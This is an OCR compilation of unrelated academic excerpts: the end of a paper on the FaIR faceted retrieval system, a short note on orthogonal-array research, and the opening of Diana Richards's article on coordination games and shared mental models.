


Fig. 5. Several queries in a single facet

to ”NOT Java OR NOT ’introductory document’” is not an acceptable query. As mentioned before, users do not have to worry about these details because they formulate queries by selecting facets and highlighting concepts in these facets.

Figures 6 and 7 demonstrate queries using inter-facet AND. In Figure 6, a user has selected three facets from the KB interface. All terms in all facets are highlighted. This corresponds to inclusive searches for the top nodes of the facets combined by inter-facet AND. The inter-facet AND results in the intersection of the documents of the facets. That means that only the documents that belong to all three facets are counted. In Figure 7, documents on programming languages that are relevant ”everywhere” are selected. Only 65 documents fulfill that condition. The numbers in all three facets are reduced accordingly.

3 Conclusion

An advantage of FaIR is that queries retrieve sets of concepts within the context of conceptual relations. This is in contrast to traditional retrieval systems which show no internal structure of large retrieval sets (except of ranking mechanisms whose functionality is often not clear to the users) or which in the case of an empty retrieval set give no indication as to how the query should be changed to be successful. If too many documents are attached to one node in the retrieval display, users can select additional facets to partition the same set into smaller sets. If no documents are attached to one node, users can identify neighbor nodes that have documents attached. By highlighting certain parts of facets, users can perceive the impact of that selection on related facets and therefore interactively modify the retrieval set until it has an appropriate size. At every point, users have complete control over the system and complete information about the selected facets. Once the result set is small enough, users can click on the document numbers to display document titles, abstracts or the full text of the documents if available.

FaIR’s design is highly modular: the faceted thesaurus is modular in that the facets are conceptually complete and independent of each other. Single facets can be added to or deleted from the thesaurus after an automatic consistency check that assures that terms are not duplicated, links in the facet hierarchy are not missing, and the thesaurus relations are not circular (compare Priss & Jacob (1999)). The thesaurus, set of document descriptors and user query language are connected via mappings. All three can be fairly independent of each other although, if they are totally independent, the system’s efficiency relies heavily on the quality of the mappings. Any faceted thesaurus can be incorporated into FaIR. It follows that users can maintain their own thesaurus as a means of information filtering. In that case users are completely familiar with the query language, i.e. $U = Q$. The only component that might not be totally under user control is the mapping I, although advanced users could change the rules for I manually. The ”black-box phenomenon” of information retrieval systems is thus reduced to natural language processing techniques that can be tested by the user. Users can share their faceted thesaurus or parts of it with other users. They can apply FaIR as a front end to other retrieval systems. It is not suggested that patrons of a library, for example, would be able to use FaIR without some training. The current target user group is




Fig. 6. The query "'programming language' (incl) AND 'everywhere' (incl) AND 'level of difficulty' (incl)"

information professionals that perform queries for patrons and researchers that need to retrieve information concerning a specific domain with high accuracy and convenience and do not mind the effort of learning to use an information retrieval tool.




Fig. 7. The query "'programming language' (incl) AND 'everywhere' (excl) AND 'level of difficulty' (incl)"

Acknowledgments

I wish to thank Elin Jacob, Charles Davis, Bernhard Ganter, Jonathan Bolte and the UITS Knowledge Base Team and two anonymous reviewers for hints and discussions of some aspects of this paper.

References

Carpineto, C., & Romano, G. (1995). *Automatic construction of navigable concept networks characterizing text databases.* In M. Gori & G. Soda (Eds.), Topics in Artificial Intelligence. LNAI 992-Springer, pp. 67-78.

Davis, Charles, & McKim, Geoffrey (1999). *Systematic Weighting and Ranking: Cutting the Gordian Knot.* Journal of the American Society for Information Science, 50, 626-628.

Fairthorne, R. A. (1956). *The Patterns of Retrieval.* American Documentation, 7, 65-70.
Godin, R., Missaoui, R., & April, Alain (1993). *Experimental comparison of navigation in a Galois lattice with conventional information retrieval methods.* International Journal of Man-Machine Studies, 38, 747-767.
Ganter, Bernhard, & Wille, Rudolf (1999). *Formal Concept Analysis. Mathematical Foundations.* Berlin-Heidelberg-New York: Springer.
Groh, B., Strahringer, S., & Wille, R. (1998). *TOSCANA-Systems Based on Thesauri*. In M. L. Mugnier, & M. Chein (Eds.), Conceptual structures: theory, tools and applications. LNAI 1453. Springer, pp. 127-138.
UITS (1999). *Indiana University Knowledge Base [On-line]*. Available:
http://kb.indiana.edu/info/infopage.html.
Kollewe, W.; Sander, C.; Schmiede, R., & Wille, R. (1995). *TOSCANA als Instrument der bibliothekarischen Sacherschließung.* In H. Havekost, & H.-J. Wätjen (Eds.), Aufbau und Erschließung begrifflicher Datenbanken. Oldenburg: BIS-Verlag, pp. 95-114.
Lengnink, K. (2000). *Ähnlichkeit als Distanz in Begriffsverbänden.* In G. Stumme, & R. Wille (Eds.), Begriffliche Wissensverarbeitung: Methoden und Anwendungen. Berlin-Heidelberg: Springer.
Mooers, C. N. (1958). *A mathematical theory of the use of language symbols in retrieval.* In Proc. Int. Conf. Scientific Information. Washington D.C.
Pedersen, Gert Schmeltz (1993). *A Browser for Bibliographic Information Retrieval on an Application of Lattice Theory.* ACM-SIGIR'93, Pittsburgh, PA, pp. 270-279.
Priss, Uta (1997). *A Graphical Interface for Document Retrieval Based on Formal Concept Analysis.* In E. Santos (Ed.), Proceedings of the 8th Midwest Artificial Intelligence and Cognitive Science Conference. AAAI Technical Report CF-97-01.
Priss, Uta, & Jacob, Elin (1998). *A Graphical Interface for Faceted Thesaurus Design.* In E. Jacob (Ed.), Proceedings of the 9th ASIS SIG/CR Classification Research Workshop, pp. 107-118.
Priss, Uta, & Jacob, Elin (1999). *Utilizing Faceted Structures for Information Systems Design.* Proceedings of the 62st Annual Meeting of ASIS, 203-212.
Rock, T., & Wille, R. (2000). *Ein TOSCANA-Erkundungssystem zur Literatursuche.* In G. Stumme, & R. Wille (Eds.), Begriffliche Wissensverarbeitung. Methoden und Anwendungen. Berlin-Heidelberg: Springer.
Salton, Gerard (1968). *Automatic Information Organization and Retrieval.* McGraw-Hill, New York.
Skorsky, Martin (1997). *Graphische Darstellung eines Thesaurus.* Deutscher Dokumentartag, Regensburg.
Sloane, N. J. A. (1999). *On-Line Encyclopedia of Integer Sequences [On-line]*. Available:
http://akpublic.research.att.com/∼njas/sequences/index.html
Soergel, Dagobert (1967). *Mathematical Analysis of Documentation Systems.* Information Storage and Retrieval, 3, pp. 129-173.

On q-Olivier functions

This item was put here on July 26, 2001. Revised July 26, 2002 [sic!].

---

helmut@maths.wits.ac.za,

This paper is available in the Tex, Dvi, and PostScript (and, added later, even pdf!!) format.

- TeX
- DVI
- PS
- pdf


(Back to List of Papers)

The Lattice of N-Run Orthogonal Arrays

E. M. Rains and N. J. A. Sloane
Information Sciences Research Center
AT&T Shannon Lab
Florham Park, New Jersey 07932-0971

and

John Stufken
Department of Statistics
Iowa State University
Ames, IA 50011

April 20, 2000

ABSTRACT

If the number of runs in a (mixed-level) orthogonal array of strength 2 is specified, what numbers of levels and factors are possible?
The collection of possible sets of parameters for orthogonal arrays with N runs has a natural lattice structure,
induced by the ``expansive replacement'' construction method.
In particular the dual atoms in this lattice are the most important parameter sets, since any other parameter set for an N-run orthogonal array can be constructed from them.

To get a sense for the number of dual atoms, and to begin to understand the lattice as a function of N, we investigate the height and the size of the lattice.
It is shown that the height is at most [c(N-1)], where c= 1.4039...
and that there is an infinite sequence of values of N for which this bound is attained.

On the other hand, the number of nodes in the lattice is bounded above by a superpolynomial function of N (and superpolynomial growth does occur for certain sequences of values of N).

Using a new construction based on ``mixed spreads'', all parameter sets with 64 runs are determined. Four of these 64-run orthogonal arrays appear to be new.

For the full version, see
http://www.research.att.com/~njas/doc/rao.pdf or
http://www.research.att.com/~njas/doc/rao.ps

A slightly different version of this paper will appear in
J. Statistical Planning and Inference, 2001.

Coordination and Shared Mental Models

Diana Richards University of Minnesota

Preferences may be structured by social constraints, by institutional procedures, or, as in the focus of this article, by knowledge representations. This article explores the prospects for successful coordination when players have conflicting preferences but have similar cognitive representations of the decision context. A "knowledge-induced equilibrium" is a stable outcome reached under players' mutual understandings of the empirical context. The purpose of this article is to develop a formal framework that combines strategic rationality with social or cognitive components of knowledge.

Theories of coordination are concerned with how individuals can coordinate their conflicting preferences in the absence of credible communication. Coordination problems abound in politics. For example, voting for a third-party candidate is a coordination problem with other strategic voters (Cox 1997; also Myerson and Weber 1993). The decision to join a risky mass protest (Chong 1991; Lohmann 1994) or to contribute to a public good (Taylor 1987; Ostrom 1990) or to protest a government by withholding tax payments or resisting a military draft (Levi 1988, 1997) are all coordination problems. The establishment of stable institutional arrangements such as norms, conventions, contracts, or principal-agent relationships are also coordination problems (e.g., Axelrod 1986; Spruyt 1994; Young 1998), as are tacit agreements such as restraint in warfare (e.g., Legro 1995) and formal negotiated settlements in conflicts (e.g., Schelling 1960).

However, despite the empirical prevalence of coordination problems, we have failed to achieve a full theoretical account of coordination. The theoretical cul-de-sac arises because coordination problems by definition have multiple equilibria, resulting in indeterminate predictions. The most prevalent solution is Schelling's (1960) idea of a *focal point.* Schelling surmised that coordination could occur if there was some shared interpretation of the salient features of a decision context. Forty years later, the presence of a focal point remains the most frequently invoked concept to explain coordination in politics. However, the concept has largely remained extra-theoretical in that it is seldom formally defined and is typically invoked as a post-hoc explanation of an observed empirical outcome.[1]

There are several different angles from which to develop a more rigorous theory of coordination, most of which include some form of intersubjective understanding among players. One promising solution focuses on the emergence of *precedents and conventions* over time (e.g., Crawford and Haller 1990; Young 1998). However, this solution is most

Diana Richards is Associate Professor of Political Science, University of Minnesota, 267 19th Avenue South, Minneapolis, MN 55455 (richards@polisci.umn.edu).

Supported by NSF grant SBR-9729847. The author is grateful to workshop participants at the University of Minnesota, Hoover Institution, Caltech, the Santa Fe Institute workshop on Institutions: Complexity and Difficulty, and the Complex Systems Modeling Team at Los Alamos National Laboratory. The Mathematica program was provided by Whitman Richards. Computing time provided by the Minnesota Supercomputing Institute.

[1]Experimental studies are an exception to the post-hoc use of a focal point (e.g., Mehta, Starmer, and Sugden 1994; Bacharach and Bernasconi 1997).

American Journal of Political Science, Vol. 45, No. 2, April 2001, Pp. 259–276

applicable to coordination settings where repeated interaction can institutionalize coordination solutions over time, as in long-term economic or social institutions. However, although the folk theorem points out that repeated play can induce cooperation, repeated play can also exacerbate the number of equilibria. Furthermore, coordination in politics often lacks the long-term dynamics that are necessary for evolutionary analysis, as in one-time negotiated settlements to resolve an international disagreement, or voters' coordination on third-party support in a single election, or the decision to walk the town on the Monday evening that became the Leipzig demonstrations in East Germany.

Another approach to coordination looks to the *salience* of particular outcomes resulting from the players' choice of a frame (e.g., Schelling 1960; Sugden 1995; Bacharach and Bernasconi 1997). In this approach, players' strategies are broadened to include not only the coordination act, but also the choice of a payoff-independent labelling scheme that partitions the alternatives into subsets such that one subset is smaller (hence "rarer" and more "salient") by virtue of its feature classification. In these models, unlike traditional game-theoretic models, the labels of the choices matter. For example, Sugden (1995, 549) suggests a labelling scheme based on the extent to which alternatives have been empirically mentioned in the past. Applied to Cox's (1997) multiparty coordination problem, Sugden's model suggests that voters should independently label the small parties in terms of the frequency with which they have been mentioned (such as in the media) and coordinate on the most salient third party under this labelling scheme. However, by treating the labelling of alternatives as independent of players' payoffs, this solution neglects the voters' preferences over parties.

Another approach to coordination focuses on the role of *culture or ideas* as resolving the indeterminacy from multiple equilibria (e.g., Kreps 1991; Ferejohn 1991; Weingast 1995; Schiemann 2000). For example, Kreps (1991) proposes that the presence of a "corporate culture" mediates between actions and outcomes in economic games. Weingast (1995) uses Converse's (1964) idea of a shared system of beliefs to model how a shared understanding of sovereignty maintains international cooperation by removing ambiguity due to differing interpretations about others' actions. Schiemann (2000) discusses the promising gains to be had from merging strategic rationality with intersubjective knowledge, but stops short of providing a formal framework of such a union. Thus, the role of culture or ideas in coordination remains largely at the conceptual stage rather than undertaking the task of developing a formal model of how shared beliefs intersect with players' coordination decisions.

This article develops a formal model of coordination which focuses on the information provided by the participants' mental models. When players have similar mental models of a choice setting, the choices and the relationships between choices have a common underlying structure. This article adapts an equilibrium concept originally developed for social choice (Richards, McKay, and Richards 1998). As in the approaches outlined above, the empirical properties of the alternatives and the intersubjective understandings among players remain important. However, rather than an external labelling scheme that is independent of payoffs, my focus is on the players' internal cognitive representations of the strategy set, which are assumed to be closely coupled with players' preferences. The contribution of this article is to bring together several existing ideas: mental representations from cognitive science, maximum-likelihood from statistics, and coordination games from noncooperative game theory, to develop the concept of a *knowledge-induced equilibrium.*

Shared Mental Models

When the assumption of rationality is relaxed, it is typically to emphasize the limits of humans' abilities to comprehend a complex environment and their need to rely on the use of lower-level algorithmic routines such as myopic searches, satisficing, or mimicking. Clearly there is evidence that these shortcut routines are used by decision makers. However, another way that humans cope with a complex empirical environment is to rely on their powerful mental modeling abilities. These two approaches are both consistent with a rational framework (e.g., Kollman, Miller, and Page 1992; Denzau and North 1994) and can coexist: the former focuses on the implementation of decisions and the latter emphasizes the representation of a decision context. In this article, the emphasis is on the effect of cognitive structures. I refer to the cognitive organization of an empirical domain as a *mental model* and a *knowledge structure* as the representation of a mental model. An organization of knowledge is a *structure* in that it mediates between individuals and their world—much as social constraints or political institutions are also structures (e.g., Converse 1964; Shepsle 1979).

Mental models have diverse organizational form and content. The mental landscape of political parties is a form of a mental model (Poole and Rosenthal 1991;

Hinich and Munger 1994). A mental model may focus on categories and features, as in Clausen's (1973) account of congressional politics. Mental models may also take the form of cause-and-effect models of how the world works and relate to beliefs of what action is appropriate, as in Chamberlin's and Churchill's different causal models and interpretations during World War II. Narratives and stories and plots, like other forms of linguistic communication, are also mental models in that they form a known intrinsic structure in order for the meaning to be understood by the audience. Schemas and analogies are mental models in that they are heuristic narratives that structure understandings of a class of events (e.g., Axelrod 1973; Khong 1992, 25). Mental models organize the empirical world and thus organize interpretations, communication, and behavior.

In this article, a mental model is modeled simplistically with two components: a set of categories and similarity relations among the categories. Specifically, the mental model is represented as a graph, where each node is a category and a link between two nodes indicates that the two categories are closely related in a player's mental organization. Categories that are not adjacent are more cognitively distinct in a player's mental organization. This graph is referred to as the knowledge structure, as it is a representation of players' mental models. It is important to emphasize that this is a "feature-based" rather than exclusively metric representation (Tversky 1977).

Example 1 *Organization of Political Parties*

One way to organize political parties is to place them on a left-right continuum. Traditionally this organization is modeled spatially (e.g., Downs 1957; Black 1958; Hinich and Munger 1994). A more general nonmetric cognitive organization would allow voters to have a mental map of the set of political parties, such as that the Green Party is similar to the Citizen Party and more similar to the Democratic Party than to the Republican Party. ■

Example 2 *Organization of Proposals under Negotiation*

Negotiation can take place over relatively trivial categories, such as how to spend the evening in the battle-of-the-sexes game, or over categories with profound historical impact, such as which set of institutional rules to implement as a framework for governing the United States, or which armistice agreement to abide by during World War I. Whatever the content of the negotiation, participants organize the set of proposals comparatively in a mental framework in order to understand their relative merits. For example, in the 1787 Convention, where collections of institutional rules such as the Nationalist Plan or the Federalist Plan were debated, much of the debate among the delegates centered on organizing the similarity and differences between the various plans. ■

Example 3 *A Knowledge Representation of Political Organizations*

Ideology itself is an organization of knowledge in that it summarizes relationships between political ideas. Using data from a larger experimental study, Figure 1 summarizes how a group of fifteen students collectively organized fourteen American political organizations.[2] Each student completed a survey on how he or she organized the categories both in terms of similarity and in terms of adjacency triples.[3] The data were analyzed to identify statistically significant pairs and triples of categories across all the subjects' responses. Figure 1 shows a simplified version of the results of these multidimensional scaling techniques. Each node is a category and each edge is a statistically significant similarity relation between those two categories based on the students' pooled data. For example, the radical environmental group Earthfirst! was placed adjacent to Greenpeace and PETA, but not directly adjacent to the moderate Sierra Club. The American Civil Liberties Union was placed as similar to organizations both on the traditional right, such as the National Rifle Association (advocating the right to bear arms) and the traditional left, such as the National Organization for the Reform of Marijuana Laws (advocating the legalization of marijuana).[4] ■


In the formal model presented below, I assume that mental models are shared across decision makers. The idea of shared knowledge is not new in political science. Philip Converse's work (1964) emphasized the role of a shared system of beliefs in politics. Thomas Schelling's (1960) focal point solution is basically an appeal to intersubjective or cultural understandings. Both recent constructivist approaches and studies of epistemic communities in international relations emphasize the importance of collective knowledge (e.g., Wendt 1999; Haas

[2] Since the data for this example is part of a larger experimental project, details on the experimental protocol are not given. However, standard experimental techniques were used, including the independent creation of the list of categories (based on a separate survey asking for salient contemporary political organizations), randomization of survey questions, anonymity of subjects' responses, and compensation for subjects' time.

[3] These triples are called "trajectories" in a mental representation. The procedure is described in Richards and Koenderink (1995).

[4] This example illustrates a knowledge structure as a graph of categories and similarity relationships but should be not be interpreted as a coordination example.

FIGURE 1 Graph Representation of Knowledge: Experimental Data on Political Organizations



All edges shown are significant at .01 level based on multinomial distribution of pooled data on adjacency triples from 15 subjects (n = 210). Lengths of edges are irrelevant (although the spatial layout of the categories is guided by multidimensional scaling on subjects' pooled responses on the pairwise similarity of the categories.

1990). Within the formal literature, the Condorcet Jury Theorem implicitly includes shared knowledge in the common value assumption of a shared probability of choosing correctly (e.g., Miller 1986; Austen-Smith and Banks 1996). Some evidence of shared knowledge from other fields includes the shared linguistic structure of grammar and phonetics, the common semantic structure of kinship terms (Romney et al. 1996), perceptual saliency in cognitive science where humans all pick the same key features when shown an empirical context (Ullman 1996), and shared reciprocity relations (Cosmides and Tooby 1992; Richards 2001).

However, the extent to which knowledge is shared is an important empirical question. Certainly many beliefs and ideas vary greatly across individuals due to differences in socioeconomic position, information access, culture, or experience (e.g., Wittkopf and Maggioto 1983; Conover and Feldman 1984). The extent to which mental models are shared, in terms of agreement over categories and relationships, is a potentially important independent variable. Political disagreement may stem from differences in preferences or from different conceptions of basic category relations. The variation in the extent to which models are shared may be manifested across issues (as in the disagreement over basic category relations in the debate over affirmative action) or across subgroups (such as between elites and masses [Converse 1964]). The purpose of this article, like that of Shepsle's (1979) insights regarding institutional structures, is to demonstrate that knowledge structures, when shared, are a source of stability in collective decision making.

Organizing Outcomes in Coordination Games: Two Examples

In *coordination* or *bargaining games,* players have a common interest in reaching some agreement but have different preferences over the terms of agreement and are often uncertain of other players' preferences. Two classic representations of coordination problems are the battle-of-the-sexes game (Luce and Raiffa 1985, 91; Banks and Calvert 1992) and Schelling's parachutist game (Schelling 1960, 58–59; Gauthier 1975; Sugden 1995). In this section I explore these two classic examples through the perspective of players placing an organizational structure on the choice context with shared mental models.

Battle-of-the-Sexes

In the traditional narrative of the battle-of-the-sexes game, two players must coordinate on one activity for the evening, such as between a prize fight and a ballet, where the players disagree over the ranking of the activities, but prefer to go to any activity with the other than to spend the evening alone. Thus, players face multiple equilibria and the danger that if they fail to coordinate at one of the equilibrium outcomes the result will be inferior. This game has been used to model bargaining and repeated Prisoners' Dilemma games (Schelling 1960; Hardin 1982; Taylor 1987). The traditional solution to the game is the mixed-strategy equilibrium, the only symmetric equilibrium of the game, where players randomize over their choices of the evening's activities. Recent extensions also consider the role of communication (e.g., Banks and Calvert 1992).

In this example I consider the contribution of players' mental models. Communication and repeated play is removed in this example to illustrate the role of knowledge structures. Elaborating on Luce and Raiffa's original story, suppose that a couple arranged to meet at "Cinema One-2-Many" to watch a film but they did not decide which film to watch. Upon arriving a few minutes late to the cinema, each player quickly scans the list of current showings: an adventure film, a comedy, a drama, a mystery, a suspense thriller, and a war movie. Each person has their own private preferences for the evening's film but prefers watching any movie with the other person to watching their top-ranked choice alone. Assume that neither person knows the other person's preferences for that evening's film. Which film should they choose?

Film genres, like other forms of narrative, are organized using mental models derived from an understanding of the attributes of the film categories. For example, categories of films differ in their mood, level of violence, and tension in the plot. Assume that prior to any coordination choice, players cognitively organize these outcomes in a mental map. This mental map allows each player to understand what it means to say that a film is a "suspense thriller" and informs that player's preference formation. I begin by assuming that the basic organization of the outcomes is shared, namely that although players may disagree over their rankings of the film genres, they both organize them in the same abstract cognitive arrangements. Figure 2 shows a shared organization of the film genres from a larger experimental study.[5]

[5] This graph is an excerpt from more detailed experimental tests conducted with Whitman Richards using multidimensional scaling techniques.

The formal model described in detail in the following section assumes that players' preferences over the coordination equilibria follow from their organization of the empirical context. In other words, the knowledge structure is assumed to contain information about feasible and consistent preferences. Let $\succ$ denote preference between two actions and $\sim$ denote indifference. If player 1 most prefers watching the drama, then her preferences over the remaining outcomes are assumed to follow from her organization of the activities: drama $\succ$ comedy $\sim$ adventure $\sim$ mystery $\succ$ suspense $\sim$ war. The assumptions of the model imply six preference orderings over outcomes consistent with the knowledge structure of Figure 2:


$$\begin{aligned}
\tau_a &\equiv \text{adventure} \succ \text{war} \sim \text{mystery} \sim \text{drama} \sim \text{comedy} \succ \text{suspense},\\
\tau_c &\equiv \text{comedy} \succ \text{adventure} \sim \text{drama} \succ \text{mystery} \sim \text{war} \succ \text{suspense},\\
\tau_d &\equiv \text{drama} \succ \text{comedy} \sim \text{adventure} \sim \text{mystery} \succ \text{suspense} \sim \text{war},\\
\tau_m &\equiv \text{mystery} \succ \text{suspense} \sim \text{adventure} \sim \text{drama} \succ \text{comedy} \sim \text{war},\\
\tau_s &\equiv \text{suspense} \succ \text{mystery} \succ \text{adventure} \sim \text{drama} \succ \text{comedy} \sim \text{war},\\
\tau_w &\equiv \text{war} \succ \text{adventure} \succ \text{comedy} \sim \text{drama} \sim \text{mystery} \succ \text{suspense}. \qquad (1)
\end{aligned}$$

The important theoretical point is that each player's mental model is a structure that organizes preferences. Players can use the information embedded in this structure to collectively maximize the probability of coordination. Specifically, given shared mental models, agents can use a maximum-likelihood rule for determining which alternative beats all other alternatives in a particular choice context. Later it will be shown formally that this alternative is the action that is highest ranked over the distribution of preference types; furthermore, this alternative very often can be identified using a simple heuristic from the knowledge structure.

Assume for simplicity that players' preferences are distributed uniformly over the m ideal points and let the cost function simply be the path length in Figure 2 from a player's ideal point to that action. Then the sum of the rankings of each action from the orderings in (1) are:

$$\begin{aligned}
\text{adventure}: &\ 0+1+1+1+2+1=6,\\
\text{comedy}: &\ 1+0+1+2+3+2=9,\\
\text{drama}: &\ 1+1+0+1+2+2=7,\\
\text{mystery}: &\ 1+2+1+0+1+2=7,\\
\text{suspense}: &\ 2+3+2+1+0+3=11,\\
\text{war}: &\ 1+2+2+2+3+0=10. \qquad (2)
\end{aligned}$$

FIGURE 2 Shared Mental Map of the Film Genre



Adventure-mystery edge significant at .10 level; all other edges significant at .01 level.

From the expressions in (2), the activity with the lowest sum is the activity that is highest ranked over all preferences induced from organization of outcomes, which in this case is the adventure film. The outcome "meet in the adventure film theatre" is defined here as a knowledge-induced equilibrium. This outcome is the alternative that beats all other alternatives in this choice context using a maximum-likelihood rule.

Schelling's Parachutist Game

The logic outlined above also applies to games with incomplete information and to games with more than two players. To illustrate, consider Schelling's Parachutist Game extended to three players. Three parachutists each have a choice of m strategies, namely where to walk to meet the other parachutists (Figure 3a). Each player wants to reduce his costs of walking (by meeting at the location closest to his landing site) but will not receive the positive benefit of meeting unless all players coordinate on the same location. (It is assumed that players are unable to credibly communicate.) Each player knows the set of meeting places and is only informed about his own location and preferences over meeting places (referred to as a player's "type"). These informational conditions, as well as the distribution over players types, are common knowledge. Unfortunately, there are multiple Bayesian Nash equilibria in this game and players' preferences over these equilibria are in conflict.

